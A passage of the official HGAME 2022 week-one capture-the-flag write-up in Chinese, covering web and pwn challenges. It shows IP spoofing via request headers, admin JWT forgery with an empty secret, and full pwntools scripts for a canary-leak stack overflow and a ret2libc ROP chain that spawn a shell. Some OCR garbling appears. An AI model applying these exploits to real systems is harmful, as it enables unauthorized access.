

HGAME 2022 Official Writeup - Week1

HGAME 2022 Official Writeup - Week1

Web

Fujiwara Tofu Shop

Tetris plus

蜘蛛...嘿咻我的蜘蛛

easy_auth

Pwn

test_your_nc

test_your_gdb

enter_the_pwn_land

enter_the_evil_pwn_land

oldfashion_orw

ser_per_fa

RE

easyasm

creakme

Flag Checker

猫头鹰是不是猫

Crypto

Dancing Line

Matryoshka

Easy RSA

English Novel

Misc

这个压缩包有点麻烦

好康的流量

群青(其实是幽灵东京)

IoT

饭卡的uno

Web

Fujiwara Tofu Shop

考点：HTTP 基本知识

出题人：Summ3r

分值：100

这一题需要一些 HTTP 的的知识，换一换请求头就能拿 flag 了。

http 返回头里也给出了相关提示。

KEY	VALUE
Content-Type	text/html; charset=utf-8
Gasoline	0 1
Server	gin-gonic/gin v1.7.7 2
Set-Cookie	flavor=Strawberry; Path=/; Domain=localhost; Max-Age=3600; HttpOnly 3
Date	Wed, 26 Jan 2022 12:05:46 GMT
Content-Length	295

解题步骤（点击下面的请求头可查看文档：

1. referer 设为 `qiumingshan.net`

2. user-agent 设为 `Hachi-Roku`

3. Cookie 里的 flavor 属性设置为 Raspberry。返回头的 [Set-Cookie](#) 是提示 (图中标号2)。
4. Gasoline 设为 100, 这里的 Gasoline 是一个自定义的 HTTP 头, 标准里没有的, 返回头里的 Gasoline: 0 给了大家提示了 2333 (图中标号1)。
5. 伪造本地 ip, 让后端认为请求就是从服务器本身发出的。一般想到伪造 IP 大家都会用 [X-Forwarded-For](#), 这里我故意禁用了, 然后好多人就卡住了, 效果拔群 2333。这里正确的做法应该是设置 `x-Real-IP` 为 `127.0.0.1`。IP 伪造和代理服务器有关, 相关的请求头有 `X-Forwarded-For`, `X-Real-IP`, `X-Client-IP` 等, 至于那个请求头能成功伪造 IP, 得参考具体的网络环境, 编程语言, 服务端框架和服务端配置。返回头里给出了后端框架: `gin-gonic/gin`, 预期解法是让大家去查一查 gin 是怎样处理这些请求头的, 不过好像没人去查 www。(<https://github.com/gin-gonic/gin/issues/1684>)

ClientIP() using X-Forwarded-For and X-Real-Ip should be opt-in #1684

(Closed) wodim opened this issue on Dec 6, 2018 · 3 comments

wodim commented on Dec 6, 2018

`ClientIP()` using `X-Forwarded-For` and `X-Real-Ip` by default without any kind of warning is appalling security-wise.

It is trivial for an attacker to spoof any IP address if the app is listening directly on a public port without a reverse proxy or if the reverse proxy is not properly configured. For example, if the reverse proxy is configured to use `X-Real-Ip`, it will seemingly work correctly, but `X-Forwarded-For` takes precedence so the remote IP address can still be spoofed.

Assignees: No one assigned
Labels: None yet
Projects:

Tetris plus

考点: JavaScript 代码审计

出题人: Summ3r

分值: 100

主要看看大家对浏览器开发者工具的使用和 JavaScript 代码阅读的能力。

分数检查相关代码在 `checking.js` 里,

▼ Main Thread

▼ game.summ3r.top

▼ Tetris

▼ js

JS base64_cn.js

JS Block.js

JS checking.js

JS comboTimer.js

JS Hex.js

JS initialization.js

拖到底能看到一行注释掉的代码, 这段代码是经过 jsfuck 编码的, 复制出来在浏览器控制台里执行一下就能看到 flag 了, 或者网上找个 jsfuck 解码工具跑一下。

```

84
85 if (score >= 3000 && !window.winned) {
86   winned = true
87   alert(atob("ZmxhZyDosozkvLzooqvol4/otbfmnaXkuobvvlzho3mib7mib7lkKch"))
88   // [[(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(![]+[])[+[]]](([]((![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(![]+[])[+!+[]]))[[+[]]+(![]+[])[+[]]+(![]+[])[+[]]+(![]+[])[+[]]])
89 }
90 }
91

```

```
>>> alert('hgame|jsfuck 1s so fuuln()")
```


蜘蛛...嘿嘿♥我的蜘蛛

题目暗示爬虫，题目的描述“满地找头”暗示查看http头
直接爬虫

```
import requests,regex
nextUrl = base = 'https://hgame-spider.vidar.club/xxxx
while 1:
    keys = regex.findall('<a href=\"(\$+)\\">点我试试
</a>',requests.get(nextUrl).text)
    if len(keys) == 0: break
    nextUrl = base + keys[0]
    print(nextUrl)
print(requests.get(nextUrl).headers)
```

easy_auth

标题auth提示是鉴权方面的问题，描述中的“没有调试完”说明存在弱密码之类的问题。
问题出在前后端交互的token中



首先正常注册并登录自己的账号，获得自己的token，前往[jwt解析工具](#)进行解析，发现验证码失败。

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJRCI6MiwiVXNlck5hbWUiOiIxMjM0NTYiLCJQaG9uZSI6IiIsIkVtYWlsIjoiIiwiZXhwIjoxNjQzMzA5MDUzLCJpc3MiOiJNSmNsb3Vkcj9.M4FJ7kgy6k-vFlBqG65yYmiRg4lqmp-MTsNXyfKHAPg|
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYOUT: DATA

```
{
  "ID": 2,
  "UserName": "123456",
  "Phone": "",
  "Email": "",
  "exp": 1643309053,
  "iss": "Mjclouds"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

⊗ Invalid Signature

SHARE JWT

当清空secret后发现验证成功

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJRCI6MiwiVXNlck5hbWUiOiIxMjM0NTYiLCJQaG9uZSI6IiIsIkVtYWlsIjoiIiwiZXhwIjoxNjQzMzA5MDUzLCJpc3MiOiJNSmNsb3Vkcj9.M4FJ7kgy6k-vFlBqG65yYmiRg4lqmp-MTsNXyfKHAPg|
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYOUT: DATA

```
{
  "ID": 2,
  "UserName": "123456",
  "Phone": "",
  "Email": "",
  "exp": 1643309053,
  "iss": "Mjclouds"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
   Weak secret!
) □ secret base64 encoded
```

⊕ Signature Verified

SHARE JWT

然后修改jwt中的id和username为1和admin(题目描述已经提示admin, 但是id要猜一猜)

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJRCI6MSwiVXNlck5hbWUiOjJhZG1pbisIlsIlBob25lIjoiIiwiRW1haWwiOjIiLCJleHaiOjE2NDMzMDkwNTMsImlzcyI6Ik1KY2xvdWRzIn0.eyJkDsP8f24oJm0K6CxhFgmiX_yM11bQGGLdgyBFWI
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "ID": 1,  
  "UserName": "admin",  
  "Phone": "",  
  "Email": "",  
  "exp": 1643309053,  
  "iss": "MJclouds"  
}
```


VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
)  secret base64 encoded
```


Signature Verified

SHARE JWT

生成的token替换本地存储的token



刷新页面获得flag



Pwn

test_your_nc

出题人: chuj

分值: 1

这道题就是 nc 到服务器，拿到 shell，cat flag 即可。由于比赛期间服务器多次受到端口扫描，后来我们加上了 proof of work，这里提供一个爆破脚本，利用了 pwnlib 提供的 mbruteforce 模块

```
#!/usr/bin/env python  
# coding=utf-8
```

```

from pwn import *
from pwnlib.util.letters import mbruteforce
import itertools
import base64

sh = remote("chuj.top", )

sh.recvuntil(' == ')
hash_code = sh.recvuntil('\n', drop=True).decode().strip()
log.success('hash_code={}'.format(hash_code))

charset = string.printable
proof = mbruteforce(lambda x: hashlib.sha256(x.encode()).hexdigest() == hash_code, charset, 4, method='fixed')

sh.sendlineafter('????> ', proof)

sh.interactive()

```

test_your_gdb

出题人: chuj

分值: 50

这道题其实是想让大家熟悉一下基本的工具，主要有 gdb, ida, Linux 的基本使用。题目本身没啥难度，我这里就一步步给大家展示一下解题的过程。

首先拿到附件，解压后可以获得四个文件

```

$ tree .
.
├── a.out
├── ld-2.31.so
├── libc-2.31.so
└── libpthread-2.31.so

```

pwn 题的一般附件也就是给这些东西，这里以 `.so` 为后缀名的文件都是靶机的动态链接库，`a.out` 就是我们要分析利用的 elf 文件了，使用 patchelf 等工具可以强制目标文件加载提供的动态链接库，可以让我们在调试时获得与靶机几乎完全一样的环境，patchelf 的使用方法我以前有总结过，可以参考[这篇文章](#)。

拿到题目，先 checksec 一下，看一下开启了哪些保护

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
Partial RELRO	Canary found	NX enabled	No PIE	No RPATH	No RUNPATH	88) Symbols	No	0	2	a.out

我们主要关注的有这四个保护

- RELRO
- CANARY
- NX
- PIE

RELRO (RELocation Read Only) 主要针对 got 表是否可写，这个东西动态链接的延迟绑定联系很紧密，有兴趣的话可以自己找点资料研究一下，不太感兴趣的话也不用太深入理解，知道三种 RELRO 情况下 got 表的写入权限就可以了。CANARY 机制可以参考 [ctf-wiki](#)，NX 即 No-eXecute (不可执行)，如果开启则栈将不可执行。PIE 随便找了篇[文章](#)，可以参考理解一下，不需要有多深入的了解，知道哪些基地址会被随机化掉，还有即使地址随机化了，其低 12 位仍然保持不变 (因为 aslr 是页级的) 就行了。


这里的程序没有开启 PIE，代表我们可以直接使用程序自身的 gadgets (gadget 指的就是可以帮助我们完成特定功能一些代码片段，比如

```
.text:0000000000407B52          pop      r15  
.text:0000000000407B54          retn
```

这样一段 gadget 就可以帮我们控制寄存器 r15，我们一般可以使用 `ropgadget` `ropper` 等工具找到我们想要的 gadget) 和函数。


然后我们可以分析一下程序，找一下洞在哪里。

首先打开 ida64 (ida64 分析 64 位程序，ida 分析 32 位程序)，拖入 `a.out`，可以看到类似于如下的界面



一般识别出来的都是正确的，点 ok 就行了

然后经过一小段时间，分析完成，会自动跳到这样一个界面



这里是直接找到 `main` 了，有的时候由于 strip 掉了符号等原因，可能不会自己跳出 `main` 来，这个时候找到 `_start`，



```
; Segment type: Pure code
; Segment permissions: Read/Execute
_text segment para public 'CODE' use64
assume cs:_text
;org 401170h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing

; Attributes: noreturn fuzzy-sp

public _start
_start proc near
; __ unwind {
endbr64
xor    ebp, ebp
mov    r9, rdx      ; rtld_fini
pop    rsi          ; argc
mov    rdx, rsp      ; ubp_av
and    rsp, 0xFFFFFFFFFFFFFF0h
push   rax
push   rsp          ; stack_end
mov    r8, offset __libc_csu_fini ; fini
mov    rcx, offset __libc_csu_init ; init
mov    rdi, offset main ; main
call   cs:__libc_start_main_ptr
hlt
; } // starts at 401170
_start endp
```

从这里找到 main 函数即可。

不管怎么样，找到 main 之后，按下 F5，就可以看到我们熟悉的伪 C 代码了，可以看到 main 函数是这样实现的

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    pthread_t newthread[2]; // [rsp+0h] [rbp-10h] BYREF

    newthread[1] = __readfsqword(0x28u);
    pthread_create(newthread, 0LL, work, 0LL);
    pthread_join(newthread[0], 0LL);
    return 0;
}
```

这里为了让大家熟悉一下 gdb 的多线程调试，特意用了另一个线程来做实际的操作，也就是调用 `pthread_create` 函数时以回调函数形式传入的 `work` 函数

```

unsigned __int64 __fastcall work(void *a1)
{
    char v2[256]; // [rsp+0h] [rbp-150h] BYREF
    __int64 v3[2]; // [rsp+100h] [rbp-50h] BYREF
    __int64 s2[2]; // [rsp+110h] [rbp-40h] BYREF
    char buf[16]; // [rsp+120h] [rbp-30h] BYREF
    char v6[24]; // [rsp+130h] [rbp-20h] BYREF
    unsigned __int64 v7; // [rsp+148h] [rbp-8h]

    v7 = __readfsqword(0x28u);
    v3[0] = 0xBA0033020LL;
    v3[1] = 0xC0000000D000000CLL;
    s2[0] = 0x706050403020100LL;
    s2[1] = 0xF0E0D0C0B0A0908LL;
    SEED_KeySchedKey(v2, v3);
    SEED_Encrypt(s2, v2);
    init_io();
    puts("hopefully you have used checksec");
    puts("enter your pass word");
    read(0, buf, 0x10uLL);
    if ( !memcmp(buf, s2, 0x10uLL) )
    {
        write(1, v6, 0x100uLL);
        gets(v6);
    }
    else
    {
        read(0, v6, 0x10uLL);
    }
    return __readfsqword(0x28u) ^ v7;
}

```

点一下这个 work 就可以跳到函数中，我们看一下，有一个 gets 函数可以让我们实现栈溢出，虽然程序开启了 canary 保护，这里 write 出来了从 v6 开始的 0x100 个字节，我们看函数开头 ida 识别出来的栈帧分布，v6 到 canary 的距离只有 8 个字节，所以这里会直接把 canary leak 出来，我们栈溢出的时候用 leak 出来的输入填进去就可以了。可以栈溢出就代表我们可以修改本函数的 ret_addr，返回到哪里呢，看一下 ida 左侧的函数窗口，可以看到一个鬼鬼祟祟的函数，也就是他

```

int b4ckd00r()
{
    return execv("/bin/sh", 0LL);
}

```

我们只要 ret 到这里就可以 getshell 了。这里栈溢出具体怎么溢，我不写了，请自行学习函数调用栈，可以参考 ctf-wiki 的[栈介绍](#)和[栈溢出原理](#)

那么现在只剩一个问题，如何通过 memcmp 的检测。这个 `SEED_Encrypt` 函数是我找队内的逆向大手子要的加密函数，想要人工分析出来几乎不可能，这个时候可以考虑调试一下看看这个加密有没有随机性，我们可以用 gdb 看看，首先，在 terminal 中使用 `gdb ./a.out` 启动 gdb，然后先使用 `b work` 在 work 函数上下断点，这里也是没有去符号，如果去了符号，也可以通过 `b * 0x4012B9`（这里的 * 号，可以理解为解引用）直接在地址上下断点（对于开启了 PIE 的程序下断点，可以先跑一次程序，找到基址，然后下断点即可，gdb 中默认是 aslr off 的，当然如果你的 gdb aslr 是开着的话可以使用 `aslr off` 来关闭）。然后使用 `r` (`run` 指令的缩写) 指令运行，就会断在 work 函数上了，但是实际上我们感兴趣的是

memcmp 时 s2 的值，那么可以在该语句处再下一个断点，把鼠标放到 memcmp 上，按 tab 即可跳转到汇编视图，如果汇编视图时 graph mode 的话可能看不到地址，用空格键就可以切换到 text mod

```
.text:0000000000401378          lea      rcx, [rbp+s2]
.text:000000000040137C          lea      rax, [rbp+buf]
.text:0000000000401380          mov     edx, 10h      ; n
.text:0000000000401385          mov     rsi, rcx      ; s2
.text:0000000000401388          mov     rdi, rax      ; s1
.text:000000000040138B          call    _memcmp
.text:0000000000401390          test   eax, eax
.text:0000000000401392          jnz    short loc_4013BD
.text:0000000000401394          lea    rax, [rbp+var_20]
```

差不多这个样子，我们在 0x40138B 处下断点就可以了，也就是 gdb 中执行 `b * 0x40138B`，然后用 `c` (`continue` 指令的缩写) 继续执行，gdb 会在 memcpy 处断下，不过在这之前会先经过那个 read 密码的操作，这里随便输入就可以了，然后就会看到 gdb 断下来了

```
pwndbg> b * 0x40138B
Breakpoint 2 at 0x40138B
pwndbg> c
Continuing.
hopefully you have used checksec
enter your pass word
aaa

Thread 2 "a.out" hit Breakpoint 2, 0x000000000040138B in work ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
*RAX 0x7ffff7d9ae20 ← 0xa616161 /* 'aaa\n' */
RBX 0x0
*RCX 0x7ffff7d9ae10 ← 0xb0361e0e8294f147
*RDX 0x10
*RDI 0x7ffff7d9ae20 ← 0xa616161 /* 'aaa\n' */
*RSI 0x7ffff7d9ae10 ← 0xb0361e0e8294f147
*R8 0x0
R9 0x7ffff7d9b640 ← 0x7ffff7d9b640
*R10 0x7ffff7fefef0 ← pxor xmm0, xmm0
R11 0x246
R12 0x7fffffffde3e ← 0x100
R13 0x7fffffffde3f ← 0x1
R14 0x0
R15 0x7ffff7d9b640 ← 0x7ffff7d9b640
RBP 0x7ffff7d9ae50 ← 0x0
*RSP 0x7ffff7d9ad00 ← 0x335b259f
*RIP 0x40138b (work+210) ← call 0x401130
[ DISASM ]
→ 0x40138b <work+210> call memcmp@plt
    s1: 0x7ffff7d9ae20 ← 0xa616161 /* 'aaa\n' */
    s2: 0x7ffff7d9ae10 ← 0xb0361e0e8294f147
    n: 0x10
0x401390 <work+215> test eax, eax
0x401392 <work+217> jne work+260           <work+260>
0x401394 <work+219> lea rax, [rbp - 0x20]
0x401398 <work+223> mov edx, 0x100
0x40139d <work+228> mov rsi, rax
0x4013a0 <work+231> mov edi, 1
0x4013a5 <work+236> call write@plt        <write@plt>
0x4013aa <work+241> lea rax, [rbp - 0x20]
0x4013ae <work+245> mov rdi, rax
0x4013b1 <work+248> mov eax, 0
```

这里由于没去符号，所以自动分析除了各个参数，如果去了符号就没这些东西了，所以赶紧再复习一下函数调用约定，每个参数都是用什么寄存器传的，什么时候用栈，32 位又是怎么样的。总之，可以看到 s2 的地址在 `0x7ffff7d9ae10` 上，我们使用 `x/20xg 0x7ffff7d9ae10` 看一下这个地址附近的内存分布，可以看到是这样的

pwndbg> x/20xg 0x7ffff7d9ae10		
0x7ffff7d9ae10:	0xb0361e0e8294f147	0x8c09e0c34ed8a6a9
0x7ffff7d9ae20:	0x000000000a616161	0x0000000000000000
0x7ffff7d9ae30:	0x0000000000000000	0x0000000000000000
0x7ffff7d9ae40:	0x00007fff7d9b640	0x3ddc3f8fd6c41400
0x7ffff7d9ae50:	0x0000000000000000	0x00007ffff7f94450
0x7ffff7d9ae60:	0x0000000000000000	0x00007ffff7d9b640
0x7ffff7d9ae70:	0x00007fff7d9b640	0x520b55125345f609
0x7ffff7d9ae80:	0x00007fffffffde3e	0x00007fffffffde3f
0x7ffff7d9ae90:	0x0000000000000000	0x00007ffff7d9b640
0x7ffff7d9aea0:	0xadf4baa10f85f609	0xadf4bae0d4d5f609

我们只关心前面十个字节，多次调试发现值不变，我们就可以记下来，在脚本中直接传这些东西过去就行。

所以就有了 exp (由小语倾情奉献)

```
#coding=utf8

from pwn import *
from pwnlib.util.iters import mbruteforce
import string

context.terminal = ['gnome-terminal', '-x', 'zsh', '-c']
context.log_level = 'debug'
# functions for quick script
s      = lambda data      :p.send(data)
sa     = lambda delim,data :p.sendafter(delim, data)
s1     = lambda data      :p.sendline(data)
sla    = lambda delim,data :p.sendlineafter(delim, data)
r      = lambda numb=4096,timeout=2:p.recv(numb, timeout=timeout)
ru     = lambda delims, drop=True :p.recvuntil(delims, drop)
irt    = lambda             :p.interactive()
dbg   = lambda gs='', **kwargs :gdb.attach(p, gdbscript=gs, **kwargs)
# misc functions
uu32   = lambda data     :u32(data.ljust(4, b'\x00'))
uu64   = lambda data     :u64(data.ljust(8, b'\x00'))
leak   = lambda name,addr :log.success('{} = {:#x}'.format(name, addr))

def rs(arg=[]):
    global p
    if arg == 'remote':
        p = remote(*host)
    else:
        p = binary.process(argv=args)

binary = ELF('./a.out', checksec=False)
host = ('127.0.0.1', 6666)

#rs()
rs('remote')

ru(b'\n')
ru(b'== ')
hash_data = ru(b'\n').decode()
```

```

print('hash_data = {}'.format(hash_data))
proof = mbruteforce(lambda x: hashlib.sha256(x.encode()).hexdigest() == hash_data,
                     string.printable, length=4, method='fixed')
sla(b'> ', proof.encode())

#dbg('b gets\n')
sa(b'word\n', p64(0xb0361e0e8294f147) + p64(0x8c09e0c34ed8a6a9))

r(0x18)
canary = u64(r(8))
pay = b'a' * 0x18 + p64(canary) + p64(0) + p64(0x401256)

s1(pay)

irt()

```

另外，使用脚本调试时，默认会断在主线程上，这个时候可以用 `info threads` 来查看当前的线程，`thread i` 则可切换到第 i 个线程上。关于脚本调试，只要在脚本中加入 `gdb.attach(sh)` 即可断在下一次 `read` 前，根据 `terminal` 参数的设置情况会新建一个对应终端，其中就会自动 attach 一个 `gdb`。

enter_the_pwn_land

出题人: chuj
分值: 100

这题就是最模板的 rop，只要注意一下控制读取的循环变量 i 就可以了

```

int __fastcall test_thread(void *a1)
{
    char s[40]; // [rsp+0h] [rbp-30h] BYREF
    int v3; // [rsp+28h] [rbp-8h]
    int i; // [rsp+2Ch] [rbp-4h]

    for ( i = 0; i <= 4095; ++i )
    {
        v3 = read(0, &s[i], 1uLL);
        if ( s[i] == 10 )
            break;
    }
    return puts(s);
}

```

exp 由小语倾情奉献

```

#coding=utf8

from pwn import *

context.terminal = ['gnome-terminal', '-x', 'zsh', '-c']
context.log_level = 'debug'
# functions for quick script
s      = lambda data           :p.send(data)
sa     = lambda delim,data    :p.sendafter(delim, data)
s1    = lambda data           :p.sendline(data)
sla   = lambda delim,data    :p.sendlineafter(delim, data)
r     = lambda numb=4096,timeout=2:p.recv(numb, timeout=timeout)

```

```

ru      = lambda delims, drop=True :p.recvuntil(delims, drop)
irt      = lambda                 :p.interactive()
dbg     = lambda gs='', **kwargs   :gdb.attach(p, gdbscript=gs, **kwargs)
# misc functions
uu32    = lambda data   :u32(data.ljust(4, b'\x00'))
uu64    = lambda data   :u64(data.ljust(8, b'\x00'))
leak    = lambda name,addr :log.success('{} = {:#x}'.format(name, addr))

def rs(arg=[]):
    global p
    if arg == 'remote':
        p = remote(*host)
    else:
        p = binary.process(argv=args, raw=True)

binary = ELF('./a.out', checksec=False)
host = ('127.0.0.1', 6666)
libc = ELF('./libc-2.31.so', checksec=False)

#rs()
rs('remote')

test_thread = 0x4011b6
prdi = 0x0000000000401313
ret = 0x000000000040101a

pay = b'c' * (0x30 - 4)
pay += p32(0x30-4) # int i
pay += p64(0) # rbp
pay += p64(prdi) + p64(binary.got['puts'])
pay += p64(binary.plt['puts'])
pay += p64(test_thread)

s1(pay)
ru(b'\n')
puts = uu64(ru(b'\n', drop=True))
leak('puts', puts)

lbase = puts - libc.sym['puts']
system = lbase + libc.sym['system']
binsh = lbase + next(libc.search(b'/bin/sh'))

pay = b'c' * (0x30 - 4)
pay += p32(0x30-4) # int i
pay += p64(0) # rbp
pay += p64(prdi) + p64(binsh)
pay += p64(ret) # 栈对齐
pay += p64(system)

s1(pay)

irt()

```

enter_the_evil_pwn_land

出题人: chuj
分值: 200

